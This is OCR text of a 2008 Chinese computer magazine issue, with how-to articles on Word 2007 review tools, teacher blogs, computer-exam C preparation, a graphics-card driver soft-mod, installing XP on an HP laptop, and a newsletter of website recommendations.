
改写：灰色状态时即插入，可以任意地输入文本，若被激活（黑色状态）即为改写，键入文本时将改写后面的文本。功能按“insert”键即是在插入与改写中转换。

陈杰是某公关公司的策划人员，每次与厂商合作开发布会，都会写好策划方案（用Word 2007制作）供领导和厂商的人员进行审核，再听取他们的意见进行修改，最终陈杰会根据他们的意见作出修改，将策划方案进行完善。OK，现在陈杰将策划方案发送给他厂商，并抄送了份给自己的领导。

镜头一：领导拿到策划，加上指导性意见

领导收下邮件，并用Word 2007打开了策划方案，认真地看起来。发布会有活动背景、活动亮点，但怎么没有活动宗旨呢？得加个批注，让小陈加上。

先单击“审阅”选项卡找到“批注”栏，然后用鼠标单击第一段最后边（将光标移到此处），再单击“新建批注”即会出现框。在批注框里输入“加上活动宗旨”即可，效果见图1。之后，领导再加上了其他指导性意见，再发送给陈杰。




小提示：插入声音批注

单击“Microsoft Office按钮→Word选项”，单击“自定义”，在“从下列位置选择命令”列表里选择“所有命令”。单击“插入声音”并单击“添加”。即可将声音批注添加到文档中。在“快速访问工具栏”上单击“插入声音”即可录制声音批注。

镜头二：厂商拿到策划，改进活动具体要求

厂商人员收到邮件后，发现有两个活动环节有问题，比如在奖品数量和奖品种类上进行了修改。

在“审阅”选项卡的“修订”栏中单击“修订”，让“修订”处于激活状态，用鼠标选择大奖处的“5”，再输入数字“3”，即可大将的数量由5台减少到3台。再小礼品栏的“得奖组组员发”后加入“吉祥娃娃”，效果见图2。OK，厂商对其他问题进行完修订后发送给陈杰。



小提示

点击“修订”下的小三角，再点击“修订选项”，即可在“修订选项”设置“插入内容”的形式和颜色（默认为单下划线和红色），在删除内容里设置为“删除线”，还可以对表单元格、批注框进行综合设置。

投稿 | bangong@cfan.com.cn


Word2003里点击"工具→自动更正选项"，在弹出的"自动更正"窗口中选择"自动更正"标签项即可打开自动更正功能。

镜头三：陈杰拿回策划，整合修改意见



陈杰收到了领导与厂商的策划意见，要对两份或多份意见进行综合分析与比较，做出最优的活动方案。


在"审阅"选项卡上点击"比较"栏里的"比较"按钮（见图3），如果是多个人的方案可以选择"合并"。点击"原文档"后的打开按钮，打开厂商的批注稿；再点击"修订的文档"后的打开按钮，输入厂商的修订稿，再点击"更多"，选择对比较和修订内容进行设置（见图4），再点击"确定"，在弹出的比较窗口中点击"是"即可开始对意见进行比较。



在"更改"栏处，点击"接受"或"拒绝"，即可对两份意见进行整合，当完成后点击"保存"输入文件名即可。

镜头四：策划修改完成，陈杰打印策划

策划修改完成后（见图5），要对策划方案进行打印，发现打印出来的方案里有修订的红线和批注。这严重影响了美观，如何在打印时去除呢。



在"审阅"选项卡的"修订"栏里单击"显示标记"，取消对"批注"、"墨迹"、"插入和删除"、"设置格式"和"标记区域突出显示"前的对钩即可让标记被隐藏。

单击"Microsoft Office 按钮"，然后单击"打印"来开始打印。


在"打印内容"框中选择为"文档"（默认是"显示标记的文档"），再点击"确定"即可打印出完美的策划方案。CF [YY32]











一些区域性的教育类博客平台也办得非常不错，如果你所在的城市没有，不妨自己建立一个，人气会越来越旺。

精彩博客 让教师搭上网络快车

Tag 博客、教师、信息化 网络 教与学

忙完了紧张的期末考试，老师们开始享受轻松的暑假。没有了备课、上课、批改作业的负担，你是否想过在网上安一个小窝呢？原来需要自己搭建网站，而现在通过博客就可以简单地实现！让我们先请来山东省莱芜市第四中学的李斌才老师，讲讲“一名普通老师的网络信息时代生活”。



感谢网络信息时代，让我原来单纯的“教书匠”角度有了彻底改变。丰富的课件资源、及时的教育资讯……让我获益最大的是我的博客（http://blog.sina.com.cn/lbc425907）。

最初的建立带有好奇色彩，后来认识了几位教师，他们博客上多是对教育的思考、案例的分析、经验教训的总结反思，为什么自己就不能试一下呢？

早上和学生跑完早操以后、白天备课的空隙、晚上自习课时，我都会来到自己的博客，写感想，或回复留言，如果我今天有某个典型的事例或值得探讨的问题，会有很多博友提出不同的看法或建议。时间充裕的话，我会去博友那儿或某些博客圈逛逛，和网友聊聊天，常有思维的火花被点燃……

慢慢地，我的博客开始充实起来。虽然文笔还比较稚嫩，但来自博友中肯的建议、评论和点击量，让我充满了写博的力量。仅仅两年时间，我就有多篇文章在新浪学博客首页被推荐，多篇文章被协商转载发表（我在博客上留了联系方式），多家知名教育杂志约稿，多篇文章被很多教育类博客圈加精推荐，还担任了某些教育博客圈的管理员角色……


不久前我的校内发行专辑《高考最怕充满智慧的勤奋》出版了，都是来自于我平时在博客上发表的文章的积累。校长经常看我的博客，还给我的书写了序。现在想来，如果自己仍然故步自封于网络时代的门外，或变成网络的奴隶，怎么会有今天的收获和成长呢？

让我们从李老师的博客，来看看如何提高人气：


*朗朗上口的博客名一旦确定，不要频繁改动，如“启智飞翔”。在博客右侧的“博客宗旨”用个性化图片说明“启迪智慧，展翅飞翔”（见图1，用Photoshop在背景图片上添加文字即可，进入“模块设置”，“模块添加”时插入图片就设置成功了，GIF动画的视觉效果会更强烈）。



*博客左侧的“公告”非常生动，而且重视“博友链接”（几乎都是教育同行），他们对热评文章的影响显而易见。李老师也经常走访博友，积极留言和评论，留下足迹便于对方回访。他还加入了一些圈子，如“高三教师博客圈”和“中国班主任博客圈”等（在某博客圈首页上点击“加入圈子”即可，见图2，个别的需要审核）。



*“学博客”是新浪教育博客的大聚会，李老师从博客首页上方找到“模块”，点击进入“模块设置”（见图3），找到自定义模块，在“学博客”项前打钩（见图4），就创建完成了。



*李老师原创的文章不少（而且图文并茂，分类清晰，见图5），比如写给复读生的《只想再证明一次》，就被不少圈子加为精华博文（留言中有不少推荐通知），访问量上千。其实还可以把文章向新浪博客的管理员自荐。新浪博客首页的中部有“文章推荐”栏目，包括作者昵称、BLOG地址、文章大类等项目，填好就等待通知吧！

*除了把学生作品放进相册，李老师还把“班级百日誓师宣誓”、“课间操”等自己拍摄的视频上传上来。

*李老师是一个有心人，他还建立QQ群和学生充分交流、精心制作家长会、班会、心理健康教育等专用的PPT、使用班主任管理大师软件、学生评语软件来辅助工作……让我们一起为教学工作打开一扇明亮的窗吧！


火速链接

除了李老师的博客外，还有很多老师的个人博客也同样很有特色，你可以在http://guoguo.blog.cfan.com.cn找到他们的博客链接。



▲师生家苑-高中政治新课程网站http://www.jieyu2003.com.cn自己搭建的教学网站，分类清晰，内容丰富

CF [YY33]



题库非常重要，但如果只抱定题库，对能力的全面提升没有特别大的帮助。

题库里的玄机

全国计算机等级考试三级机试必胜攻略

Tag 计算机等级考试 〉软件 〉教与学

河北安平县职教中心/佟丽莲

开学后不久就该进行全国计算机等级考试了，不如集中火力突击一下！上半年顺利通过了二级考试，这次一口气拿下三级，就比别人高出一截了！三级考试分PC技术、信息管理技术、数据库技术和网络技术四类。其中后三类采用同一个上机题库（也就是“南开100题”），上机考试只有一C语言程序考题，考生编写一段函数把程序补充完整，共同完成考题的一项或多项任务，似乎很简单！不过，这道题一错就挂了，还是踏实地复习吧（全国计算机等级考试网http://www.ncre.cn）。

吃透教材垒好砖

如果你过二级时考的恰好是C语言，或者原来学过C语言，那么备战三级机试就轻松一些了。如果你从零起步直接报考三级，那么通过高效科学地学习，一个月也可以攻下堡垒！

无论怎样，经典的谭浩强《C语言程序设计》是必须放在身边的（笔试部分最好用高等教育出版社的相关教材）。当然，根据本次考试的需求，我们可以有重点地学习：了解第一章，理解第二、三章，掌握第五、六、七章，浏览第八、十章，其他的基本可以忽略。因为“南开100题”主要涉及基础知识、顺序、选择、循环、函数与数组的应用和算法，应把主要精力放在这些部分，其他如输入输出的语句、文件的读写、指针的定义等，能看懂简单应用即可。注意划重难点、勤做笔记，其中的例题或作业题多上机调试，加深理解。

用好题库勤上机

打好基础，就赶紧开始研究“南开100题”吧。毕竟这就是机试题库，考试时基本从中抽取。

解答方法写在纸上是不够的，一定要能够在机器上运行出结果才行，况且有部分答案本身就有“虫子”。100道题都亲自上机调试一遍，编译程序和调试程序的功夫练好了，无论遇到什么现场情况也不怕。

1 注意数据类型和各种运算符：注意整型、长整型、字符型、无符号型、实数型的区别和范围，一些考生就是因为类型定义错了而没通过。最好在定义过变量后，对所有变量进行初始化。注意赋值运算符“=”和关系运算符“==”的区别，例如if（表达式1==表达式2），如果把条件中的“==”误写成“=”，就变成了把表达式2的值赋给表达式1。注意分号、小括号、大括号的运用，以及运算符的优先级。

2 掌握三种常用结构：顺序、选择、循环。常用的选择语句是if( )语句和switch( )语句，当if()语句后有多个else时，应当注意else总是与它上面、离它最近的一个if相配对。switch()语句常与case、break等关键字结合使用，注意switch(表达式)中的“表达式”，必须有一个定值。循环主要学习while、do…while、for三种循环。注意循环条件的设定，死循环很容易导致死机和考试的失败。

3 掌握一些简单的算法：两个数的交换、三个数的比较、冒泡法排序等比较重要。数字拆分主要是对四位数分解，用到整除（“/”）和求余（“%”）运算。假如原四位数是a，那么千位数是a/1000，百位数是a%1000/100，十位数是a%100/10，个位数是a%10，问题迎刃而解。

4 数组：上机考试中没有单独考过，但每年的考题中都少不了数组的应用，如一些从文件中读取英文文章、根据行列关系存入二维数组中、读整数存入一维或二维数组中等，常需借助一些中转数组来完成。可以用memset(string,0,count)函数来初始化数组，也可用循环语句来初始化数组。

5 函数：三级机试的内容就是编写一个函数，下手前先看懂各函数间的互调关系，确保形参和实参的数据类型一致。

6 结构体：多以“产品问题”、“学生问题”的形式来体现。要注意结构体名称和结构体变量之间的区别，当涉及到结构体数组时，应该熟悉结构体元素的调用方法，结构体变量间的赋值、比较方式等。

小提示

“南开100题”大约可分为如下几类，自己可以总结一下，详细的对应题号见http://guoguo.blog.cfan.com.cn。

*四位数的特点（27道）
*结构体数组排序（10道）
*加密（10道）
*数据二次排序（2道）
*连续大于前后五个数（4道）
*ASCII码值移位（8道）
*右移1位后是奇偶数（2道）
*奇偶数方差的计算（3道）
*四位是奇数或偶数（2道）
*一分两半对字符串排序（4道）
*递推法解数学题（3道）
*有三个int型域成员的结构体排序（2道）
*从给定区间中找出符合条件的数（8道）
*候选人投票（3道）
*200个整数中的奇数和偶数个数（3道）
*第一个字符的ASC码值加第二个字符的ASC码值（2道）
*异形（7道）

最后，抽一些时间进行各种模拟练习，熟悉考试中相关软件的使用方法和技艺很重要（包括常用DOS命令、TC编辑环境的使用等），如果因为软件的陌生而失分就太不值得了。多到一些考试论坛会有非常大的帮助。临场应试技巧我们将在下期中与大家共享。CF [YY34]



Oh My God! 身价暴增20倍，HD3580变身FireGL

Tag HD3580、FireGL、软改 〉**实例** 〉技巧 〉硬件

本文你可以学到 | HD3580软改FireGL V7700，身价暴增20倍。

▲价值15000元的FireGL卡，可以由六七百块的HD3850来代替。


nVIDIA和ATi都有游戏显卡和专业显卡两条生产线，虽然硬件规格几乎完全相同，但价格却相差甚远。其实这些都是由于专业软件（如Maya、3DMax等）对稳定性及兼容性的要求，所以专业显卡在发布前都需要送往各专业软件开发商处，进行硬件及驱动的测试，这笔高额的测试费用是由硬件厂商埋单的。于是价格自然会贵很多。

不过作为很多“穷学生”，设计东西时，难道就只能忍受着巨慢的速度？别急，别急，看看是如何将HD3580软改FireGL V7700的吧。

我们需要的工具有两个，一是FireGL的驱动（下载地址：http://drivers.mydrivers.com/drivers/219-87922-AMD-FireGL-V3100-V3300-V3400-V3600-V5000-V5100-V5600-V7100，快车代码：CF0815CMYJ01），二是Rivatuner（下载地址：http://www.onlinedown.net/soft/6463.htm，快车代码：CF0815CMYJ02）。

第一步：安装驱动，在将驱动解压缩到C:\AMD\firegl_8_453_1_3_xp32_064071文件夹后，安装程序会提示没找到显卡，然后退出。

第二步：安装Rivatuner，然后从http://work.newhua.com/cfan/200815/v7700.rar下载修改的脚本文件，解压缩后，双击其中的Patch.rts，然后从底部的下拉菜单中选择“force ATIFireGL V7700 capabilities”（强制ATIFireGL V7700），然后点击“Continue”（继续）按钮（见图1），然后进入到C:\AMD\firegl_8_453_1_3_xp32_064071\Driver\XP_INF\B_63697\中，将“文件类型”设置为ATI2mtag.sy_，并选择此文件，然后回到主窗口，点击“YES”（是），完成驱动的修改。



第三步：将v7700.rar中的CX_64071.inf复制到C:\AMD\firegl_8_453_1_3_xp32_064071\Driver\XP_INF\下，覆盖同名文件。现在驱动修改已经完成，下面就来开始安装驱动。

第四步：右击“我的电脑”，选择“属性”，点击“硬件”选项卡下的“设备管理器”按钮，在弹出窗口中找到标有黄色问号的“视频控制器（VGA兼容）”，右击后，选择“属性”，在弹出窗口中，点击“重新安装驱动程序”按钮。

第五步：这时会弹出向导窗口，选择“不，暂时不”，“下一步”后，选择“从列表或指定位置安装（高级）”，在之后的窗口中选择“在这些位置上搜索最佳驱动程序”，并勾选“在搜索中包括这个位置”，同时将驱动文件指向“C:\AMD\firegl_8_453_1_3_xp32_064071\Driver\XP_INF”。然后就可以安装好驱动程序了。

第六步：再来就是安装ATi的控制面板了。进入C:\AMD\firegl_8_453_1_3_xp32_064071\CCC\，直接点setup.exe安装即可。

现在所有的工作就完成了，效果的改变也是巨大的，在各种专业CG制作软件中都有100%以上的提升，在Maya中的提升幅度甚至达到了500%以上！平均提升幅度为290%。而且最最重要的是修改之后游戏性能并未受到影响，真是一箭双雕。

使用修改驱动的方式把游戏显卡软改为专业显卡，对于囊中羞涩的学生来说，这是一种极佳的选择。但对于商业用途，还是购买专业显卡比较好，因为这些显卡在稳定性上是这种软改显卡所不能比拟的。毕竟那些大型CG渲染通常需要几个小时到几天的时间，你肯定不想看到渲染到99%的时候，突然出现错误信息吧。 CF [YY35]



HP 3803TX笔记本“洗脑”记

Vista系统改XP系统

Tag Vista、XP/HP 3803TX 〉技巧、故障 〉硬件

洪泽县第二中学/蒋继钊 张涛

近日受朋友委托要把HP3803TX笔记本自带的Vista系统改为XP，上班这么多年，帮朋友同事装系统许多，原以为小菜一碟，没想到整整折腾了一天才搞定，下面把我安装的过程给朋友介绍一下，以免大家多走弯路。

XP还原之路漫漫

朋友电脑数据不用了，我知道HP与其他品牌机一样，都把它的操作系统放在一个隐藏分区中，我先用DM把硬盘低格了一下，后用PM重新分区，再用电脑公司版的Windows XP光盘Ghost了一下，结果重启后就蓝屏。

我又用Windows XP光盘一步一步安装了一下，结果又是蓝屏，提示ACPI电源管理错误，于是我打了HP客服电话，工程师告诉我这款电脑电针对Vista设计的，最好不要安装XP，如果要装要将系统备份，如果失败后再恢复，工程师告诉我安装XP时按F7可以闭电源管理，重新一步步安装XP，跳过了电源管理错误，可又出现了“找不到硬盘错误”上网查了一下，原来这款电脑用的SATA的串口硬盘，必需要用集成SATA驱动的光盘才能安装，于是用番茄花园XPSP3的1.0版（支持SATA）来安装，一切顺利。

装完系统还没完

可安装后无线网卡和Modem等驱动都装不了，查了一下，原来按F7关了ACPI，无线网卡等设备就不能正常供电，又上网找资料，最后得知HP刚推出新的BIOS，刷新后可以支持安装XP，于是从HP网站ftp://ftp.hp.com/pub/softpaq/sp38501-39000/sp38886.exe下载了新的BIOS，版本号F2A，此软件要在Vista执行安装。

又把系统改成了Vista，然后刷新BIOS，过程很简单，只要按照提示，一步一步的运行下去即可。注意在刷新过程中最好装上电池并插上电源，千万不要掉电，否则有可能造成BIOS写失败造成电脑不能启动，执行后电脑重启，BIOS修改成功。

ACPI驱动别忘装

重装XP，一切顺利，进入系统后，右击“我的电脑”，选择“属性”，点击标签下的“硬件”下的“设备管理器”按钮。这里有许多感叹号，HP网站没有Windows XP驱动，可以通过EVEREST（下载地址：http://www.onlinedown.net/soft/29588.htm，快车代码：CF0815CMYJ03）找到这些设备型号，然后再从http://www.mydrivers.com下载到驱动。

最后还有一个未知设备有感叹号就是电源管理：在“设备管理器”中，右击“未知设备”，选择“属性”，选择“更新驱动程序”，然后选择选择设备为“硬件电池”，驱动设置为“ACPI驱动”，“确定”后，XP就完全安装好了。

版本： F.2A (2008/04/08)

» 下载，表示您同意惠普软件许可协议及其使用条件

» sp38886.exe (7.56 MB) 点击此处下载 »

软件描述

名称： WinFlash BIOS刷新程序（基于Windows Vista）
描述： 该程序包含WinFlash BIOS刷新工具以及系统BIOS镜像，针对于所支持的笔记本型号（30CD 及 30CE 系列 ROM）以及相应的操作系统。
WinFlash BIOS刷新工具可以在Microsoft Windows Vista下，刷新笔记本的BIOS。
操作系统：
Microsoft Windows Vista
Microsoft Windows Vista (64-bit)
安装方法：
1、将文件下载到本地硬盘。
2、运行所下载文件，并按照屏幕上的提示操作。

早听说HP笔记本修改系统比较复杂，今天总算领教了，总结一下就是要注意两点，一是许多电脑就是针对Vista设计的， BIOS中有HP标识，主要可能是解决Vista正版验证问题，许多电脑装XP可能要更新BIOS，二是许多笔记本电脑硬盘是SATA接口，XP的盘要集成SATA的驱动才能安装。希望本文对想把HP电脑系统改装的朋友有所帮助。

火速链接

关于DM的使用方法，可以从http://you.video.sina.com.cn/b/601623-1078345683.html里看到正常的使用方法。

CF [YY36]

反锯齿：驱动一样能打开

Tag ATi、反锯齿、驱动 〉技巧 〉硬件

现在的游戏越来越重视画面质量，但也有一些游戏为了保证流畅性而牺牲画质，比如《实况足球》系列根本没有设置提升画质水平的“反锯齿”功能，其实反锯齿完全可以在驱动中直接打开：右击系统托盘ATi图标，选择Catalyst Control Center，在ATi Catalyst Control Center里，点击“高级”，在弹出窗口左侧选择“3D→消除混叠”，然后去除“使用应用程序设置”的勾选，拖动滑块，就可以设置反锯齿的倍数了，一般设置为4×即可。注意打开此选项会消耗一定的系统资源，在配置较低的电脑上不建议使用。

CF [YY37]


稀饭美文报

2008年8月1日 第64期
主编：封立鹏 责任编辑：张磊

投稿信箱：mwb@cfan.com.cn

功夫熊猫 幕后制作揭秘








学设计、创作，最终的目的是拿出漂亮的作品。《功夫熊猫》这一部大家都喜欢看的影片就是一部宏大的创意作品，它是如何制作出来的呢？如果你想知道的话，这篇文章不可不看！

◎ http://mwb.cfan.com.cn/1484

CFan搜索热词趋势榜

（截至2008年7月8日）



本期搜索热词：

Diablo，Hancock，Windows XP

事隔10年后，2008年6月28日，暴雪终于在WWI2008上发布了Diablo3，发布前的多张神秘图片、css内奇异字符终于在这天得到了满意的答案，“暴雪出品必属精品”这句话是否还会灵验，例行公事的跳票是否还会继续，让我们继续关注着事态的发展。灵异的D3世界固然有吸引力，就在7月2日，全世界影迷的眼球却被票房制造者——威尔·史密斯吸引了过来，超人也需要公关，超人也需要改善在民众心中的形象，硬汉威尔·史密斯给我们带来了超人的另一面，这就是好莱坞暑期新片——全民超人Hancock。Hancock来了，可是微软的超人——比尔·盖茨却离开了他的微软。6月30日，微软决定停止销售其Windows XP操作系统给零售商和电脑制造商，并承诺将对Windows XP提供6年全面的技术支持，可谓是仁至义尽了吧。

CFan淘站队.Net

冲洗数码照片，何必东奔西跑

现在，数码相机、数码摄像机以及可拍照手机的普及，给大家提供了捕捉生活精彩瞬间镜头的机会。而数码照片冲洗你还在东奔西跑么？现在，只要打开**http://www.263chongyin.com/Price.html**网站，注册一个账户就可以在线冲洗了。只要将你要冲洗的照片传到服务器上，然后再设置好冲洗要求、付费后只要在家等着快递公司工作人员按你的门铃！

收藏指数：95

将幻灯片轻松转换成在线视频FLV

幻灯片PPT文件直接播放时，总是没有网上流传的那些视频文件流畅，如果将它们转换成在线视频FLV格式，不仅方便于在网上传播、分享，更易于日后的管理。**http://www.ispringsolutions.com/**就是这样的一个网站，可以让你轻松地将幻灯片转换成FLV格式的视频文件。

收藏指数：90

快速截获别人喜欢的网站

在网上混，衡量你混得好不好，达标不达标，那就看你能找到多少好网站。除了平时通过朋友介绍、论坛中获得之外，你还可以逛逛“垦一垦”（**http://www.ken1ken.com/**）网站，查看别的网友们喜欢的网站。相信你只要知道这个网站，以后你的收藏夹中的网站队伍将会越来越壮大。

收藏指数：85

特效图片来之“超”易

譬如自己拍摄了一张照片，想给它添加一些特效，如果自己会Photoshop之类的图片处理工具，当然就不在话下了，倘若你不会这些软件，咋办？现在，你只要打开**http://www.graphita.com/**网站，点击“Start”链接，然后按照页面提示将源图片添加到服务器、设置好特效就可以实现你的要求了。

收藏指数：85

Web2.0组成的世界地图


当网络步入Web2.0时代时，一批新兴的网站诞生了，它们功能各有千秋，但都符合Web2.0标准。如果你一直比较喜爱Web2.0网站，这个由1001个Web2.0网站的LOGO所组成的网络地图（**http://www.appappeal.com/web-2-0-application-world-mosaic/**），你可不要错过了，将鼠标移到每个LOGO图标上将会显示该图标，点击即可进入相应的网站。

收藏指数：80

让“熄火”的Windows再次跑起来

操作系统也像我们平常的人一样，偶尔也会发烧、感冒，如果不想彻底重新安装一次，你就必须长期忍受故障带来的折磨，可能是每隔一段时间重启一次，也可能是系统时不时地弹出个错误框，总而言之，你是没法好好工作了。其实，除了重新安装外，还有6招秘籍可以让快“熄火”的系统再次燃起希望之火。

◎ http://mwb.cfan.com.cn/1487



“后盖茨时代”的IT行业展望

说到“比尔·盖茨”，想必没有多少人不知道他吧，从创建微软到成为全球首富，他简直就是一个奇迹。由于年龄等方面的原因，这位IT界的奇人即将告别IT行业，转身专注他自己的慈善事业。而在他转身离去之后，IT行业将会何去何从？闲来无事，不妨一起来畅想一下！

◎ http://mwb.cfan.com.cn/1488

傲游的几个超级“一键搞定”


Maxthon（傲游）浏览器想必大家都在用，多标签、自动拦截广告、集成影片嗅探及下载，功能卓著。最近，又推出最新版，借此机会，有高手再教你几招傲游的“一键搞定”用法，让你使用起来更加得心应手。

◎ http://mwb.cfan.com.cn/1494

英特尔将再推高性能处理器

CPU是计算机的大脑，它的性能高低，直接决定着整套系统的性能优劣。CPU的生产厂商英特尔透露，将在今年第四季度推出几款新型CPU，可以提高15%左右的性能。一些发烧友们有福了，届时可以过把先人一步之瘾。


◎ http://mwb.cfan.com.cn/1490



未来计算机发展方向，激子特性计算机？

美国加州大学圣地亚哥分校的物理学家发现激子（excitons）的衰变可被用在一种新型的计算机里，加速计算信号和通信信号的沟通，消除二者沟通的速度陷阱。未来科学家们可以利用激子的这一特性开发出新一代高速计算机。

◎ http://mwb.cfan.com.cn/1491



经历“误杀门”后，选择杀毒软件需要注意别“踩地雷”

杀毒软件是系统安全的重要守护神，如果没有安装杀毒软件或是选择不当，你可得注意了，也许你的个人隐私数据成了别人的公开的秘密，你的一举一动，即时地被别人窥于眼下。因此，正确地选择杀毒软件尤为重要，应该注意一些误区！

◎ http://mwb.cfan.com.cn/1492

教你认识认识Explorer这位老兄

当我们打开电脑后并进入系统时，第一次看到的就是桌面，而你可知道，这个桌面是有一个名为Exploer.exe的老兄在后面支持的，关于这位老兄的故事有不少，甚至还有一些“绯闻”（经常被病毒瞄上）。如果你还不认识这位老兄，不妨先来了解了解！

◎ http://mwb.cfan.com.cn/1493

迷你下载工具，凭功夫论雌雄


现在，大家都在追求简洁、方便，使用下载工具也是如此，谁简单好用就用谁。像傲游浏览器集成的下载功能就非常好用。最近，快车又推出了迷你版，成为迷你下载工具中的一员新丁。这么多迷你下载工具谁最牛？比比就知道了！

◎ http://mwb.cfan.com.cn/1495

别忘记了，8月份可以享受一把免费无线宽带

免费的午餐大家都喜欢，而最近中电华通公司建设的“北京无线城市”一期宣布开通试运行。从2008年6月25日起，北京市民和海外游客可以通过无线网络在北京中心城区接入互联网，而在奥运期间，这一服务将免费，如果你住在北京或是准备来北京看奥运会，可别忘记了哦。

◎ http://mwb.cfan.com.cn/1489



体育锻炼，全民健身



奥运盛会在中国举行，为我们开创了全民运动的先河。体育锻炼，强身健体，人人得而求之。这一期，我们就来聊聊与体育锻炼相关的话题吧，看网友们是如何开展的！

先来了解“慢性疲劳综合征与体育锻炼”

俗话说“人是铁、饭是钢”，形容饭对于人体来说是多么重要的，现在饭的问题早已经不是问题了，而体育锻炼渐渐成了人们用来提高身体素质的手段。很多项运动对一些疾病的辅助治疗。即使你以前不喜欢体育锻炼，现在也有可能会改变想法了。

◎ http://mwb.cfan.com.cn/1496

研究表明，仿真体育类电子游戏不能替代锻炼

近年来许多电子游戏厂商纷纷推出了一些仿真的体育类电子游戏，但最新研究显示，这些游戏并不能代替真实的体育锻炼。

◎ http://mwb.cfan.com.cn/1497

科学研究表明，热衷于体育锻炼的人衰老速度明显低于常人

